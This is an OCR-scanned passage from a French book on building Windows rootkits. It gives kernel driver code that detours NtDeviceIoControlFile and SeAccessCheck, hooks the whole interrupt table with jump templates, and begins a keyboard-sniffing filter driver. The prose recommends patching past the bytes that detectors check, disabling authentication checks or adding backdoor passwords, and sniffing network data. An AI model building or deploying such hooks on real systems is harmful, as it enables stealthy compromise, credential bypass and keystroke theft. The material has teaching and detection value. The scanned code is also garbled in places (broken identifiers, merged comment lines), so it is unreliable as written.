Une autre correction d'adresse. Nous recherchons cette fois l'adresse `0xAAAAAAAA` pour la remplacer par l'adresse de retour calculée plus haut. Ici aussi, il s'agit d'une adresse dans la fonction originale qui *suit immédiatement* l'emplacement patché ;

```
// L'adresse du point de retour est insérée dans notre // fonction de détour,
for(i=0;i<200;i++)
```

```
    {
    if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
       (0xAA == ((unsigned char *)non_paged_memory)[i+1 ]) &&
       (0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
       (0xAA == ((unsigned char *)non_paged_memory)[i+3]))
       {
         // Nous trouvons l'adresses OxAAAAAAAA
         // et insérons à la place l'adresse correcte.
         *( (unsigned long *)(&non_paged_memory[i]) ) =
         reentry_address; break;
       }
    }
  // A faire : Elever l'IRQL
  // Ecraser les octets dans la fonction du noyau // pour appliquer
  le JMP de détour. for(i=0;i < 9;i++)
    {
    actual_function[i] = newcode[i];
    }
  // A faire : Baisser l'IRQL
  }
  // La même logique est appliquée au patch NtDeviceloControl :
  VOID DetourFunctionNtDeviceIoControlFile()
  {
    char *actual_function = (char *)NtDeviceIoControlFile;
    char *non_paged_memory;
    unsigned long detour_address;
    unsigned long reentry_address;
    int i = 0;
  // Assemblage du JMP FAR 0008:11223344 où 11223344 // est
  l'adresse de notre fonction de détour, plus un NOP // pour
  aligner le patch.
    char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11,
    0x08, 0x00, 0x90 };
  // Revenir dans la fonction hookée à un endroit // en aval de
  l'alignement des opcodes écrasés // est très important ici.
  reentry_address = ((unsigned long)NtDeviceIoControlFile) + 8;
  non_paged_memory = ExAllocatePool(NonPagedPool, 256);
  // Copie le contenu de notre fonction en mémoire non paginée // avec une
  limite à 256 octets (prenez garde à une lecture possible // au-delà de la
  fin de page FIXME). for(i=0;i<256;i++)
  {
  ((unsigned char *)non_paged_memory)[i] = ((unsigned char *)
  my_function_detour_ntdeviceiocontrolfile)[i];
  }
  detour_address = (unsigned long)non_paged_memory;
  // Insère l'adresse cible du JMP FAR.
    *( (unsigned long *)(&newcode[1]) ) = detour_address;
```

```
// Insère maintenant le JMP de retour // dans notre fonction
de détour. for(i=0;i<200;i++)
  {
  if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
    (0xAA == ((unsigned char *)non_paged_memory)[i+1]) &&
    (0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
    (0xAA == ((unsigned char *)non_paged_memory)[i+3]))
    {
      // Nous trouvons l'adresse 0xAAAAAAAA // et la
      remplaçons par l'adresse correcte.
      *( (unsigned long *)(&non_paged_memory[i]) ) =
    reentry_address; break;
    }
  }
// A faire : Elever l'IRQL
// Ecrase les octets dans la fonction de noyau // pour
appliquer le JMP de détour. for(i=0;i < 8;i++)
  {
  actual_function[i] = newcode[i];
  >
// A faire : Baisser l'IRQL
}
```

La routine `DriverEntry` contrôle l'exactitude des octets de fonction et applique le patch de détour :

```
NTSTATUS DriverEntryf IN PDRIVER_OBJECT theDriverObject,
  IN PUNICODE_STRING theRegistryPath )
{
  DbgPrint("My Driver Loaded!'1);

  if(STATUS_SUCCESS != CheckFunctionBytesNtDeviceloControlFile())
  {
   DbgPrint("Match Failure on NtDeviceloControlFile!");
   return STATUSJJNSUCCESSFUL;
  }
  if(STATUS_SUCCESS != CheckFunctionBytesSeAccessCheck())
  {
   DbgPrint("Match Failure on SeAccessCheck!");
   return STATUSJJNSUCCESSFUL;
  }

  DetourFunctionNtDeviceIoControlFile();
  DetourFunctionSeAccessCheckf); return STATUS_SUCCESS;
```

Vous venez d'étudier une technique puissante. L'exemple de code a introduit les composantes essentielles du patching de détour. Vous pouvez élaborer des fonctions plus sophistiquées à partir de ces connaissances fondamentales. Vous vous familiariserez ainsi avec ces attaques puissantes qui peuvent facilement échapper à la plupart des technologies de détection.

La prochaine section décrit en détail une méthode de patching de code légèrement différente pour hooker la table d'interruptions.

Modèles de saut

Nous allons étudier une technique appelée *modèle de saut (jump template).* Elle peut être utilisée de différentes façons, mais nous allons l'illustrer dans le cas d'un hook de la table d'interruptions.

L'exemple suivant compte le nombre de fois que les interruptions sont appelées. Au lieu de patcher directement la routine de service (ISR), nous allons créer spécifiquement un bout de code qui sera exécuté pour chaque routine. Nous commencerons par un modèle dont nous ferons une centaine de copies, une pour chaque routine. C'est-à-dire qu'au lieu de créer un seul hook nous créerons un hook individuel pour chaque entrée de la table de descripteurs d'interruptions (IDT).

Rootkit.com

L'exemple suivant peut être téléchargé à l'adresse
www.rootkit.com/vault/hoglund/basicJnterrupt_3.zip.

Etant donné que chaque routine de service réside à une adresse distincte et que l'adresse de retour sera unique pour chacune d'elles, nous devons introduire une nouvelle technique qui permettra à chaque entrée de la table d'être hookée avec des détails de saut spécifiques.

Dans l'exemple précédent, le code de rootkit revenait de lui-même dans la fonction originale. Cette méthode fonctionne lorsqu'il n'y a qu'un seul hook. Au lieu de recoder la même fonction des centaines de fois, nous allons utiliser un modèle de saut pour appeler le code du rootkit et revenir dans la fonction originale.

Le modèle de saut est répliqué pour chaque routine d'interruption. L'adresse du **J MP FAR** dans chaque copie répliquée sera corrigée spécifiquement pour chacune d'elles.

La Figure 5.4 illustre cette technique. Chaque modèle appelle le même code de rootkit, qui est dans ce cas traité comme une fonction normale. Une fonction retourne toujours le contrôle à l'appelant. Nous n'avons donc pas besoin de nous soucier d'avoir à faire une correction d'adresse dans le code du rootkit lors de l'exécution. Dans notre exemple, le code spécifique contient le numéro d'interruption correct pour chaque routine.





Figure 5.4
L'emploi d'un modèle de



Un exemple de hook de table d'interruptions

Voici le code prévu pour fonctionner avec la table d'interruptions :

```
//----------
// HOOK D'INTERRUPTION BASIQUE Partie 3 //
Ce code hooke toute la table
//--------------------
#include "ntddk.h"
#include <stdio.h>
// Debugging actif
// #define _DEBUG
```

```
#define MAKELONG(a, b) ((unsigned long) (((unsigned short) (a)) ‘■►((unsigned
long)
  ((unsigned short) (b))) « 16))
// Définition du nombre maximal d'interruptions à hooker
#define MAX_IDT_ENTRIES 0x100
// L'interruption où commencer le patching
// pour éviter certaines interruptions problématiques.
// Au début de la table (A faire : trouver pourquoi)
#define START_IDT_OFFSET 0X00
unsigned long g_i_count[MAX_IDT_ENTRIES];
unsigned long old_ISR_pointers[MAX_IDT_ENTRIES]; // Vaut mieux //
sauvegarder l'ancien !!! char * idt_detour_tablebase;

////////////////////////////////////////////////////
// Structures de 1'IDT
////////////////////////////////////////////////////
#pragma pack(1)
// Entrée dans l'IDT, parfois appelée // une porte d'interruption
(interrupt gâte), typedef struct {
  unsigned short LowOffset;
  unsigned short selector; unsigned
  char unused_lo;
  unsigned char segment_type:4; //0x0E est une porte d'interruption
  unsigned char system_segment_flag: 1 ;
  unsigned char DPL:2; // Niveau de privilèges du descripteur unsigned
  char P : 1 ; /* présent */ unsigned short HiOffset;
> IDTENTRY;
/* sidt retourne l'idt dans ce format */ typedef struct {
  unsigned short IDTLimit; unsigned short LowIDTbase; unsigned short
  HilDTbase;
} IDTINFO;
#pragma pack()
```

Le code précédent comprend le modèle de saut. Il sauvegarde d'abord tous les registres, dont le registre de flags. Ceci est très important. Le modèle appelle plus tard une autre fonction fournie par le rootkit. Aussi, il faut s'assurer que rien ne soit corrompu dans les registres sous peine de provoquer un plantage lors de l'appel de la routine d'interruption originale.

Il existe deux versions du modèle de saut selon que nous le compilons dans le mode avec debugging ou dans celui de production finale. La version avec debugging n'appelle pas le code du rootkit, l'appel étant remplacé par un `NOP`. Dans la version finale, après la sauvegarde des registres, l'appel se produit et les registres sont

ensuite restaurés (dans l'ordre inverse, bien sûr). L'appel est défini sous la forme STDCALL, ce qui signifie que la fonction se chargera de son nettoyage.

Remarquez le code qui assigne une valeur dans `EAX` et la place sur la pile. Cette valeur sera modifiée avec le numéro d'interruption lors de l'exécution de `DriverEntry`. C'est de cette façon que le rootkit connaît l'interruption qui a été appelée :

```
#ifdef _DEBUG
// La version avec debugging annule l'appel du hook par des NOP // Ce
code fonctionne sans plantage, char jump_template[] = {
  0x90, //nop, debugging
  0x60, //pushad 0x9C,
  //pushfd

0xB8,   0xAA, 0x00,  0X00  0X00, / /mov eax, AAh
0x90,   //push eax   ,
0x90,   0x90, 0x90,  0x90, 0x90, 0x90,  0x90, //call  08:44332211 h
0x90,   //pop eax
0x9D,   //popfd
0x61 ,  //popad
  0xEA, 0x11, 0x22, 0x33, 0x44, 0X08,  0x00 / / j mp  : 44332211 h
};                                     08
#else
char jump_template[] = {
  0x90, //nop, debugging
  0x60, //pushad 0x9C,
  //pushfd
0xB8,   0xAA, 0x00,  0X00, 0X00, //mov  eax, AAh
0x50,   //push eax
0x9A,   0x11, 0x22, 0x33, 0x44, 0x08,  0x00, //call  08:44332211 h
0x58,   //pop eax
0x9D,   //popfd
0x61 ,  //popad
0xEA,   0x11, 0x22, 0x33, 0x44, 0x08,  0x00 //j mp 08 : 44332211 h
#endif
```

Le code suivant illustre la fonction qui est appelée pour chaque interruption. La fonction compte simplement le nombre de fois que chaque interruption est appelée. Le numéro d'interruption est passé en tant qu'argument. Notez l'emploi de la fonction de sécurité `Interlockedlncrement` pour incrémenter le compteur d'interruption. Les compteurs sont stockés en tant que tableaux (*arroy*) globaux du type long non signé.

```
// L'emploi de stdcall signifie que cette fonction corrige la pile
// avant de retourner (l'opposé de cdecl).
// Le numéro d'interruption est passé dans EAX
void _ stdcall count_interrupts(unsigned long inumber)
{
// A faire : peut-il y avoir des collisions ici ?
```

```
unsigned long *aCountP; unsigned long aNumber;
// En raison de l'appel FAR, nous devons corriger le pointeur de base.
// L'appel FAR place un double DWORD en tant qu'adresse de retour,
// et je ne sais pas comment le faire comprendre au compilateur
// qu'il s'agit d'un  far  stdcall (ou de ce qui est appelé).
// De toute façon :
//
// [ebp+0Ch] == arg1
//
  _ asm mov eax, [ebp+0Ch]
  _ asm mov aNumber, eax

//__ asm int 3
  aNumber = aNumber & 0X000000FF;
  aCountP = &g_i_count[aNumber];
  Interlockedlncrement(aCountP);
>
```

La routine `DriverEntry` applique le patch, insère les valeurs de correction et crée les modèles de saut pour chaque entrée dans la table des descripteurs de services :

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN
PUNICODE_STRING
theRegistryPath )
{
  IDTINFO idt_info; // Cette structure est obtenue
                    // en appelant STORE IDT (sidt)...
  IDTENTRY* idt_entries; // ...et ce pointeur est
                         // obtenu à l'aide d'idt_info.
IDTENTRY* i; unsigned long addr; unsigned long count; char _t[255];
theDriverObject->DriverUnload = OnUnload;
```

A ce stade, nous initialisons le tableau global, qui conserve le nombre de fois que les interruptions sont appelées. Le numéro d'interruption correspond à l'offset dans le tableau :

```
for(count=START_IDT_OFFSET;count<MAX_IDT_ENTRIES;count++)
{
 g_i_count[count]=0 ;
}
// Charge idt_info        asm sidt idt_info
  idt_entries = (IDTENTRY*) MAKELONG( idt_info.LowIDTbase,
                  idt_info.HiIDTbase);
```

Les valeurs originales dans la table d'interruptions sont stockées afin de pouvoir les restaurer ultérieurement lors du déchargement :

```
////////////////////////////////////////////
// Sauvegarde des anciens pointeurs de l'IDT
//////////////////////////////////////////// for(count=START_IDT_OFFSET;count
< MAX_IDT_ENTRIES;count++)
{
 i = &idt_entries[count];
 addr = MAKELONG(i->LowOffset, i->HiOffset);

_snprintf( _t, 253, "Interrupt %d: ISR 0x%08X", count, addr);
 DbgPrint(_t);

 old_ISR_pointers[count] =
 MAKELONG( idt_entries[count].LowOffset,
 idt_entries[count].HiOffset);
}
```

A ce stade, suffisamment de mémoire est allouée pour stocker tous les modèles de saut. Ils sont naturellement placés dans une zone NonPagedPool.

```
///////////////////////////////////////////
// Renseignement du tableau de détour
///////////////////////////////////////////
idt_detour_tablebase =
ExAllocatePool( NonPagedPool,
                 sizeof(j ump_template)*256);
```

La section de code suivante récupère un pointeur vers chaque emplacement de la table de sauts dans la zone NonPagedPool, y copie le modèle de saut et insère dans le modèle l'adresse du point de retour correct ainsi que le numéro d'interruption. Ceci est réalisé pour chaque interruption :

```
for(count=START_IDT_OFFSET;count<MAX_IDT_ENTRIES;count++)
{
  int offset = sizeof(jump_template)*count; char
  *entry_ptr = idt_detour_tablebase + offset;
// entry_ptr pointe vers le début du code de saut dans // dans
la table des détours.
// Copie le code initial à l'emplacement du modèle
  memcpy(entry_ptr, jump_template, sizeof(jump_template));
#ifndef _DEBUG
// Insère le numéro d'interruption entry_ptr[4] = (char)count;
```

```
                // Insère l'appel FAR vers la routine de hook
                  *( (unsigned long *)(&entry_ptr[10]) ) =
  (unsigned long)count_interrupts;
#endif
// Insère le saut FAR vers la routine d'interruption originale *(
(unsigned long *)(&entry_ptr[20]) ) = old_ISR_pointers[count];
```

L'entrée de la table d'interruptions est modifiée pour pointer vers le nouveau modèle de saut qui vient d'être créé :

```
// Finalement, faire pointer l'interruption vers le code du modèle
  _ asm cli
  idt_entries[count].LowOffset =
  (unsigned short)entry_ptr;
  idt_entries[count].HiOffset =
  (unsigned short)((unsigned long)entry_ptr » 16);
  _ asm sti
  }
  DbgPrint("Hooking Interrupt complété");
  return STATUS_SUCCESS;
```

La routine OnUnload illustrée dans le code suivant restaure simplement la table d'interruptions originale. Elle envoie en sortie le nombre de fois que chaque interruption aura été appelée. Si vous avez un problème pour trouver l'interruption du clavier, essayez ce driver et appuyez dix fois sur une touche. Lorsque vous déchargerez le driver, l'interruption du clavier sera enregistrée comme ayant été appelée vingt fois, une fois pour keydown et une fois pour keyup :

```
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
  int i;
  IDTINFO idt_info; // Cette structure est obtenue
                    // en appelant STORE IDT (sidt)...
  IDTENTRY* idt_entries; // puis ce pointeur
                         // est obtenu à partir d'idt_info.
  char _t[255];
// Charge idt_info
  _ asm sidt idt_info
  idt_entries = (IDTENTRY*)
                MAKELONG( idt_info.LowIDTbase, idt_info.HiIDTbase);
  DbgPrint("ROOTKIT: OnUnload called\n");
  for(i=START_IDT_OFFSET;i<MAX_IDT_ENTRIES;i++)
  {
  _snprintf(_t, 253,
            "interrupt %d called %d times", i,
            g_i_count[i]);
  DbgPrint(_t);
  }
```

```
  DbgPrint("UnHooking Interrupt for(i=START_IDT_OFFSET;i<MAX_IDT_ENTRIES;i++)
  {
// Restaure la routine d'interruption originale
  _ asm cli
  idt_entries[i].LowOffset =
    (unsigned short) old_ISR_pointers[i];
  idt_entries[i].HiOffset =
    (unsigned short)((unsigned long)
old_ISR_pointers[i] » 16);
  _ asm sti
  }

  DbgPrint("UnHooking Interrupt complété.");
}
```

Vous savez maintenant comment mettre en œuvre la technique du modèle de saut. Elle peut être généralisée pour de nombreux problèmes. Elle est particulièrement utile lorsque plusieurs hooks sont nécessaires et que chacun d'eux inclut des données spécifiques.

Variations

Comme vous l'avez vu, les patchs de code sont souvent insérés au début d'une fonction. C'est une opération aisée car les fonctions sont faciles à trouver en mémoire. Bien entendu, il est possible d'aller plus loin et d'insérer le patch plus en profondeur dans la fonction. Cette démarche permet d'obtenir une plus grande furtivité et est plus difficile à détecter. Certains logiciels de détection de rootkits ne vérifient l'intégrité que des vingt premiers octets d'une fonction. Pour leur échapper, il suffit d'introduire le code de modification au-delà de cette limite.

La recherche d'octets de code à patcher fonctionne parfois bien, notamment lorsque la séquence d'octets voulue est unique. Il suffit alors de rechercher le code en mémoire sans avoir à recourir à l'emploi de pointeurs de fonctions pour le faire. Si le patch lui-même est simple, vous pouvez parfois rechercher des octets uniques proches de l'emplacement à patcher. Le tout est d'identifier une série d'octets que l'on puisse chercher et qui soit reconnaissable sans ambiguïté.

Les fonctions d'authentification représentent souvent des emplacements intéressants à modifier. Elles peuvent ainsi être complètement désactivées de façon à toujours permettre l'accès. Un patch plus complexe serait l'autorisation d'un mot de passe ou d'un nom d'utilisateur de backdoor.

Les patchs appliqués à des fonctions générales du noyau peuvent assurer la furtivité d'un driver ou d'un programme installé. Un emplacement très intéressant est le programme de chargement du noyau lui-même. Les fonctions de contrôle d'intégrité peuvent aussi être patchées de sorte qu'elles ne puissent plus détecter les fichiers troyens ou modifiés. Des patchs de fonctions réseau peuvent être employés pour sniffer des paquets et d'autres données. Les patchs de microcode *(firmware)* et du BIOS peuvent être difficiles à détecter.

Lors de l'insertion d'un patch et de code, il faut parfois introduire un grand nombre de nouvelles instructions. A partir d'un driver, la meilleure façon de procéder est d'allouer de la mémoire non paginée. Pour les patchs moins courants, le code peut être placé dans des zones mémoire non utilisées. Il existe au bas de nombreuses pages mémoire des sections non utilisées appelées *cavernes*. Aussi parle-t-on parfois *d'infection de caverne* pour désigner le fait d'en tirer parti.

Conclusion

De manière générale, le patching direct d'octets de code est l'une des méthodes les plus efficaces qui soient pour modifier la logique d'un programme. Quasiment n'importe quel code ou logique de programme peut être modifié. En outre, cette technique est assez difficile à détecter, du moins avec les outils actuels de détection de rootkits.

Les patchs d'octets de code constituent une alternative pour implémenter nombre des stratégies de hooking décrites dans ce livre. Combinés à d'autres techniques puissantes, telles que l'accès direct au matériel et les dissimulations de mémoire virtuelle, ils peuvent servir à développer des rootkits très performants et difficilement détectables.

Le patching lors de l'exécution fait partie des techniques de base du développement de rootkits modernes.

6

Chaînage de drivers

Si une tâche difficile vous incombe, confiez-la à une personne plus paresseuse que vous ; elle trouvera une solution plus simple.

- Loi de Hlade

Les développeurs élaborent des solutions ingénieuses pour s'épargner du travail. En fait, cette recherche d'économie est la source de nombreuses innovations en matière de codage. La possibilité de chaîner des drivers est l'une d'elles. En chaînant ensemble plusieurs drivers, un développeur peut modifier le comportement d'un driver existant sans avoir à en coder un tout nouveau.

Imaginez que vous vouliez chiffrer le contenu d'un disque dur. Vous pourriez écrire entièrement un driver NTFS qui supporte non seulement le mécanisme exact du disque mais aussi son protocole NTFS et ses routines de chiffrement. Mais cela n'est pas nécessaire si vous utilisez des drivers chaînés — on parle aussi de superposition de drivers *(layered drivers).* Dans ce cas, vous interceptez simplement les données lorsqu'elles sont acheminées vers le driver NTFS préexistant et les modifiez en leur appliquant un chiffrement. Mais, plus important encore, les détails du protocole NTFS peuvent être séparés des détails physiques du mécanisme du disque. Cette approche élégante s'applique à la plupart des drivers dans l'environnement Windows.

Il existe des chaînes de drivers pour pratiquement tous les périphériques matériels. Le driver de plus bas niveau gère l'accès direct au bus et au périphérique, et ceux situés plus haut gèrent la mise en forme des données, les codes d'erreurs et la conversion des requêtes de haut niveau en détail de manipulation physique plus spécifiques.

Le chaînage de drivers est un concept important pour les rootkits car les drivers interviennent dans le transfert des données échangées vers ou depuis le matériel. Ces drivers n'interceptent pas seulement les données, ils peuvent aussi les modifier avant de les transmettre. Autrement dit, ils sont *parfaits* pour les développeurs de rootkits.

Presque tous les périphériques du système peuvent être interceptés de cette manière. En outre, le chaînage permet au développeur d'être paresseux et d'intercepter uniquement les données qui l'intéressent. Mais surtout, il lui permet d'éviter les complexités du matériel. Par exemple, pour sniffer la frappe au clavier, il lui suffit d'insérer son code d'interception au-dessus du driver de clavier existant.

Ce chapitre décrit comment utiliser les techniques de chaînage pour intercepter et modifier des données dans un système. Nous commencerons par expliquer la façon dont le noyau Windows gère les drivers et examinerons ensuite dans le détail un exemple de driver de filtrage de clavier permettant d'intercepter la frappe. Nous terminerons ensuite par une introduction aux drivers de filtrage de fichiers.

A l'issue de ce chapitre, vous devriez être capable de comprendre comment se fait l'interception de la frappe au clavier et la dissimulation de fichier ou de répertoire où sont stockées les données capturées.

Un sniffeur de clavier

Chaîner un driver demande certaines connaissances de base sur la façon dont le noyau Windows gère les drivers. Rien de tel qu'un exemple pour comprendre ce point. Dans ce chapitre, nous allons créer un rootkit sniffeur de clavier qui utilisera un driver de filtrage pour intercepter la frappe.

Ce sniffeur opère à un niveau beaucoup plus élevé que le contrôleur de clavier. Il se trouve que manipuler un composant matériel aussi simple que ce contrôleur peut se révéler très problématique (voyez le Chapitre 8 pour un exemple d'accès direct).

Au stade où nous intercepterons les touches pressées, le driver du périphérique physique les aura déjà converties en paquets de requêtes d'E/S, ou IRP (*I/O Request Racket)*. Ces IRP sont transférés vers le bas et le haut d'une chaîne de drivers. Pour intercepter la frappe, le rootkit doit simplement venir se greffer dans cette chaîne.

Pour cela, un driver doit d'abord créer un périphérique puis l'insérer dans le groupe de périphériques présents. La distinction entre un périphérique et un driver est importante. Elle est illustrée à la Figure 6.1. Au niveau implémentation, il faut savoir qu'un objet driver peut créer un objet périphérique pouvant représenter un périphérique physique ou logique.




Figure 6.1
Illustration de la relation entre un driver et un périphérique.

De nombreux périphériques peuvent s'attacher à la chaîne de périphériques pour des raisons légitimes. Par exemple, la Figure 6.2 illustre un ordinateur qui dispose de deux outils de chiffrement, BestCrypt et PGP, qui utilisent chacun un driver de filtrage pour intercepter la frappe et l'activité de la souris.

Pour mieux comprendre comment une chaîne de périphériques traite les informations, il faut suivre le cheminement d'un IRP depuis sa création. D'abord, une requête de lecture est émise pour lire une touche frappée, ce qui provoque la création d'un IRP. Cet IRP est transmis vers le bas de la chaîne de périphériques, avec comme destination ultime le contrôleur 8042. Chaque périphérique a la possibilité

de modifier l'IRP ou d'y répondre. Après que le driver 8042 a extrait du tampon du clavier la touche frappée, le *scancode — Ndt : attention, le scancode n 'est pas le code de touche, ou keycode* — correspondant est placé dans l'IRP, qui remonte ensuite la chaîne. Sur le chemin de l'IRP vers le haut de la chaîne, les drivers peuvent de nouveau modifier l'IRP ou y répondre.




Figure 6.2
L'utilitaire DeviceTree[1] affichant plusieurs périphériques de filtrage attachés au clavier et à la souris.

Paquets IRP et IO_STACK_LOCATION

Un IRP est une stmcture partiellement documentée, allouée par le gestionnaire d'E/S au sein du noyau Windows et utilisée pour transférer entre les drivers des données spécifiques aux opérations d'E/S. Les drivers superposés sont enregistrés dans une *chaîne*. Lorsqu'une requête d'E/S concerne ces drivers, un IRP est créé et leur est transmis, à tous. Le driver "supérieur", le premier de la chaîne, le reçoit en premier. Le driver "inférieur", le dernier de la chaîne, est celui qui est chargé de communiquer directement avec le matériel.

Pour chaque nouvelle requête, le gestionnaire d'E/S doit créer un nouvel IRP. Au moment où il le crée, il sait exactement combien de drivers sont enregistrés dans [1]

1. Disponible **surwww.osronline.com.**

la chaîne et ajoute pour chacun un emplacement supplémentaire dans l'IRP sous la forme d'une structure IO_STACK_LOCATION. La taille de l'IRP peut donc varier en fonction du nombre de drivers présents dans la chaîne. L'IRP tout entier réside en mémoire et ressemble à ce qui est illustré à la Figure 6.3.

riyure o.j
Un IRP comprenant trois structures 10 STACK LOCATION.

En-tête de l'IRP

Chaque driver de la chaîne se voit allouer une structure IO,,STACK,,LOCATION dans l'IRP.
Chaque structure est ajoutée à la fin de l'IRP

10 STACK LOCATION — J Emplacement du dernier driver (1) I

10 STACK LOCATION — J Emplacement du driver suivant (2) I

10 STACK LOCATION — J Emplacement du premier driver (3)

L'en-tête de l'IRP contient un indice de tableau spécifiant l'emplacement IO_STACK_LOCATION courant de la pile ainsi qu'un pointeur vers cet emplacement. L'indice débute à 1 et il n'y a pas de membre 0. Dans l'exemple de la Figure 6.3, l'IRP serait initialisé avec l'indice d'emplacement courant 3 et le pointeur renverrait au troisième membre du tableau. Le premier driver de la chaîne serait donc appelé avec un emplacement courant égal à 3.

Lorsqu'un driver passe un IRP au driver situé sous lui, il utilise la routine ioCall-Driver (voir Figure 6.4). Une des premières actions de cette routine est de décrémenter l'indice d'emplacement courant. Aussi, lorsque le premier driver de la Figure 6.3 invoque IoCallDriver, l'indice passe à 2 avant que le driver suivant ne soit appelé. Puis, lorsque le dernier driver est appelé, l'indice est à 1. Notez que, si cet indice venait à prendre la valeur 0, la machine planterait.

Un driver de filtrage doit supporter les mêmes fonctions majeures que le driver situé sous lui. Un simple driver "Hello World !" passerait simplement tous les IRP au driver sous-jacent. Définir une fonction de passage est aisé :

```
for(int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++) pDriverObject-
    >MajorFunction[i] = MyPassThru;
```




Figure 6.4
Un IRP traversant une chaîne de drivers possédant chacun son propre emplacement dans la pile

Dans cet exemple, `MyPassThru` est une fonction semblable à la suivante :

```
NTSTATUS MyPassThru(PDEVICE_OBJECT theCurrentDeviceObject, PIRP theIRP)
{
    IoSkipCurrentlrpStackLocation(theIRP);
    Return IoCallDriverfgNextDevice, theIRP);
}
```

